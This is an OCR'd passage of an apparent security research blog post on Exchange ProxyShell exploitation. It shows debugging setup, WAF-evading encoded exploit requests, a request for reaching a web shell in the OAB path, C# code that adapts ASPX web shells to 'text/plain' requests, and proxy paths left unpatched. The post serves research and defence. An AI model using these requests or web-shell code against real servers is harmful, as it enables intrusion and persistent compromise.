
```
C:\Program Files\Microsoft\Exchange Server\V15\FrontEnd\HttpProxy\bin\Microsoft.Exchange.FrontEndHttpProxy.ini
```

Its content is:

```
[.NET Framework Debugging Control]
GenerateTrackingInfo=1
AllowOptimize=0
```


You may need to restart the IIS process or the relevant Application Pool.

IIS uses multiple Application Pools for different paths (applications) in the Exchange server:




We need to know which Application Pool is in charge of running our interesting function so we can debug it. While running everything under one Application Pool for debugging purposes might have its own benefits to see everything at once, we may receive too much noise depends on the function we need to debug (obviously our server will not be a true copy either). Fortunately for us, we know what path we are going to hit, and it is easy to see the relevant Application Pool by viewing its Basic Settings in IIS:


By Soroush Dalili (@irsdl) – source: https://www.mdsec.co.uk/2021/09/nsa-meeting-proposal-for-proxyshell/



Now all we need to do is to open dnSpy (64-bit) and attach it to the right process via the 'Debug > Attach to Process' menu as shown below:




After attaching dnSpy to the correct process, we need to click on the 'Module' panel and find the DLL which contain our interesting function we want to debug. In this case, our DLL file is 'Microsoft.Exchange.FrontEndHttpProxy.dll':




Now we need to find our interesting function ('ResolveAnchorMailbox') which was at 'HttpProxy\EwsAutodiscoverProxyRequestHandler.cs' to add a breakpoint:

By Soroush Dalili (@irsdl) – source: https://www.mdsec.co.uk/2021/09/nsa-meeting-proposal-for-proxyshell/



Now everything is ready to send our request to see whether our breakpoint works:



The rest is just similar to normal debugging but with some surprises from the parallel threads.

By Soroush Dalili (@irsdl) – source: https://www.mdsec.co.uk/2021/09/nsa-meeting-proposal-for-proxyshell/

How Can WAF Rules be Bypassed?

As we are dealing with an ASP.NET application on IIS when exploiting these vulnerabilities, request encoding, parameter pollution, and other technology specific techniques can be used to evade firewalls which are only relying on detecting specific input parameters in the URL or in the body of the requests.

Although anything other than 'text/xml; charset=utf-8' in the 'Content-Type' header would be rejected by the Exchange server, the 'x-up-devcap-post-charset' header and use of 'UP' in the 'User-Agent' header could save the day to change the character set (see this link for more details).

The following request shows an example as part of the ProxyShell exploit to get the LegacyDN value:

```
POST
/autodiscover/owa/logon.aspx/autodiscover.json?<@ibm500>..live.com/autodiscover/autodiscover.xml?&ProxyParam=ProxyValue&<@/ibm500>&<@ibm500>Email<@/ibm500>=<@ibm500>autodiscover/owa/logon.aspx/autodiscover.json?..live.com<@/ibm500> HTTP/1.1
Host: Example-ExchangeProxyShell-ToGetLegacyDN
User-Agent: UPMozilla/5.0 (Windows NT 10.0; Win64; x64; rv:90.0) Gecko/20100101 Firefox/90.0
x-up-devcap-post-charset: ibm500
Content-Type: text/xml; charset=utf-8
Content-Length: [dynamic]

<?xml version="1.0" encoding="ibm500"?><@ibm500><Autodiscover
xmlns="http://schemas.microsoft.com/exchange/autodiscover/outlook/requestschema/2006"><
Request><EMailAddress>SystemMailbox{bb558c35-97f1-4cb9-8ff7-
d53741dc928c}@exchange.local</EMailAddress><AcceptableResponseSchema>http://schemas.microsoft.com/exchange/autodiscover/outlook/responseschema/2006a</AcceptableResponseSchema></Request></Autodiscover><@/ibm500>
```

The HackVertor extension by @garethheyes in Burp Suite is in charge of encoding in the above sample request (HackVertor tags start with '<@').

The actual request after being encoded looks like this:

The URL encoding was different than a normal .NET request encoding as it was being proxied so the back-end and front-end would not parse it in the same way. The fun fact was that this encoding broke the reporting part of the mitmproxy tool which was used to monitor the connection between front-end and back-end of the Exchange server during our test!

This example shows just how much a request in .NET can be evolved to avoid easy detections. Code and implementation can also be used to hide or obfuscate the payloads. An example in here is the

By Soroush Dalili (@irsdl) – source: https://www.mdsec.co.uk/2021/09/nsa-meeting-proposal-for-proxyshell/

conversion of '..' to '@' in the 'Email' parameter (Microsoft.Exchange.HttpProxy.Common\Common\ExplicitLogonParser.cs):

```
public static bool TryGetNormalizedExplicitLogonAddress(string explicitLogonAddress, out string normalizedAddress)
{
    normalizedAddress = null;
    if (string.IsNullOrEmpty(explicitLogonAddress))
    {
        return false;
    }
    normalizedAddress = explicitLogonAddress.Replace("...", ".@").Replace("..", "@");
    return true;
}
```

Parsing issues or ignoring arbitrary string for example after the '/powershell/' path can also be used to avoid easy detections.

This is the reason why WAF cannot really stop such attacks and a proper patch is the only solution to resolve these issues.

Microsoft recently patched another issue within the Offline Address Book (OAB) module which could potentially be abused to create web-shells within the 'C:\Program Files\Microsoft\Exchange Server\V15\ClientAccess\OAB\' path. Perhaps this could also be utilised to create another attack variant. A request to access a created file within the OAB path would look like this:

```
GET /autodiscover/autodiscover.json?test..test.com/oab/e6232118-4f9d-4db4-bc88-7f9dc5295b1c/webshell.aspx?&Email=autodiscover/autodiscover.json%3ftest..test.com HTTP/1.1
Host: MyExchange
X-WLID-MemberName: administrator@mydomain.local
X-ProxyRetryIterations: 1
Content-Length: 0
```

From "text/plain" to "application/x-www-form-urlencoded" in .NET

While working on the ProxyShell exploit, we noticed that it is not possible to send normal POST requests with the 'Content-Type' header set to 'application/x-www-form-urlencoded' or 'multipart/form-data' as the server responded with the following error message:

```
This method or property is not supported after HttpRequest.Form, Files, InputStream, or BinaryRead has been invoked.
```

Although it is not difficult to use other off-the-shelf web-shells with different extensions such as '.asmx' or '.svc' to use XML or JSON in the body, it would be more fun to use our old-fashion ASPX web shells such as ASPXSpy!

The easiest solution would be to use the 'enctype="text/plain"' attribute on all the HTML 'Form' tags within the web-shell rather than rewriting it using JavaScript and XHR. However, .NET does not parse 'text/plain' requests so it is not possible to read the incoming parameters using 'Request.Form'. We resolved this by using the following .NET code which simply parses the 'plain/text' request using a Regular Expression and then uses reflection to populate the 'Request.Form' object:

```
// Simple multiline plain/text to Form Key/Value converter!
if(System.Web.HttpContext.Current.Request.Form.Count == 0 &&
System.Web.HttpContext.Current.Request.ContentType=="text/plain"){
        var bodyString = "";
        using (System.IO.StreamReader reader = new
System.IO.StreamReader(System.Web.HttpContext.Current.Request.InputStream,
Encoding.UTF8))
```

```
        {
                bodyString = reader.ReadToEnd();
        }

        string[] result = System.Text.RegularExpressions.Regex.Split(bodyString,
@"(?<parser>[^\r\n=]{1,50}=[^\r\n]*([\r\n]+[^\r\n=]+)*)(?=[\r\n])",
System.Text.RegularExpressions.RegexOptions.Multiline|System.Text.RegularExpressions.RegexO
ptions.ExplicitCapture, System.TimeSpan.FromMilliseconds(500));

        var oForm = System.Web.HttpContext.Current.Request.Form;
        var flags = System.Reflection.BindingFlags.NonPublic |
System.Reflection.BindingFlags.Instance;
        oForm = (NameValueCollection)
System.Web.HttpContext.Current.Request.GetType().GetField("_form",
flags).GetValue(System.Web.HttpContext.Current.Request);
        var oReadable = oForm.GetType().GetProperty("IsReadOnly", flags);
        oReadable.SetValue(oForm, false, null);

        foreach (string match in result)
        {
                if(!String.IsNullOrWhiteSpace(match)){
                        var keyValue = match.Split(new char[] { '=' },2);
                        var key = keyValue[0];
                        if(!String.IsNullOrWhiteSpace(key)){
                                var value = "";
                                if(keyValue.Length > 1)
                                        value =  keyValue[1];

                                oForm[key] = value;
                        }
                }
        }

        oReadable.SetValue(oForm, true, null);

        var oContentType =
System.Web.HttpContext.Current.Request.GetType().GetField("_contentType", flags);
        oContentType.SetValue(System.Web.HttpContext.Current.Request, "application/x-www-
form-urlencoded");

        System.Web.HttpContext.Current.Response.Clear();
        System.Web.HttpContext.Current.Response.BufferOutput = true;
        Server.Transfer(System.Web.HttpContext.Current.Request.Path, true);
        System.Web.HttpContext.Current.Response.End();
}
```

After running the above code at the beginning of an old fashion ASPX web-shell (or within the 'OnPreInit' method), it can start working using the simple 'text/plain' request which was allowed in ProxyShell. The only limit was the file upload as the above implementation does not support 'multipart/form-data' and browsers do not send files using 'text/plain'.

What's Not Fixed & What Relevant Stuffs Can Be Researched Next?

By Soroush Dalili (@irsdl) – source: https://www.mdsec.co.uk/2021/09/nsa-meeting-proposal-for-proxyshell/

Although Microsoft has addressed the most serious issues above and it is no longer possible to exploit the reported vulnerabilities, a few things are still outstanding which might be abused in the future:

1- Proxy bit of ProxyShell exploit is still there. For instance, if we send a request to:

```
/autodiscover/autodiscover.json?test@test.com/ews/Exchange.asmx?&Email=autodiscover/autodiscover.json%3ftest@test.com
```

It still sends the request to the back-end on port 444:

```
/ews/Exchange.asmx?&Email=autodiscover/autodiscover.json%3ftest@test.com
```

Although this request is now unauthenticated, it can still be useful if there are some endpoints accessible to unauthenticated users which contain vulnerabilities.

2- Proxy bit of ProxyToken exploit can still transfer the unauthenticated requests to the '/ecp/' path in the back-end when the 'Cookie: securitytoken=foobar' exist in the request.

3- The Calendar path which was touched by some patches in April 2021, still allows unauthenticated requests to reach the '/ow/ path in the back-end using patterns like these:

```
/owa/calendar/foobar@exchange.local/foobar/MeetingPollHandler.ashx/.html
```

Or

```
/owa/calendar/foobar@exchange.local/foobar/owa14.aspx/.js
```

4- The 'EntitySerializer.Deserialize' method which was the source behind the identified deserialization issue in the NSA Meeting exploit is still there and might affect another function. In addition to this, the 'SchematizedObject' class has been extended by many other classes which may lead to deserialization issues in the future in a similar way. This class itself is extending the 'PropertyChangeTrackingObject' class which contains the 'EntityLoggingData' and 'EntitySerializationData' internal classes with some members defined with the 'Dictionary<string, object>' type.

Final Words to Improve Your Exchange Security

Apart from keeping the Exchange server up to date with the latest versions and monitoring network traffic, file monitoring tools must be used on the server to detect suspicious file creations especially within web directories and .NET temporary files.

Changing file permissions or the default installation paths as well as using WAFs may slow some intruders down while alerts are being monitored to detect potential attacks. However, these are not final solutions as all these can potentially be bypassed.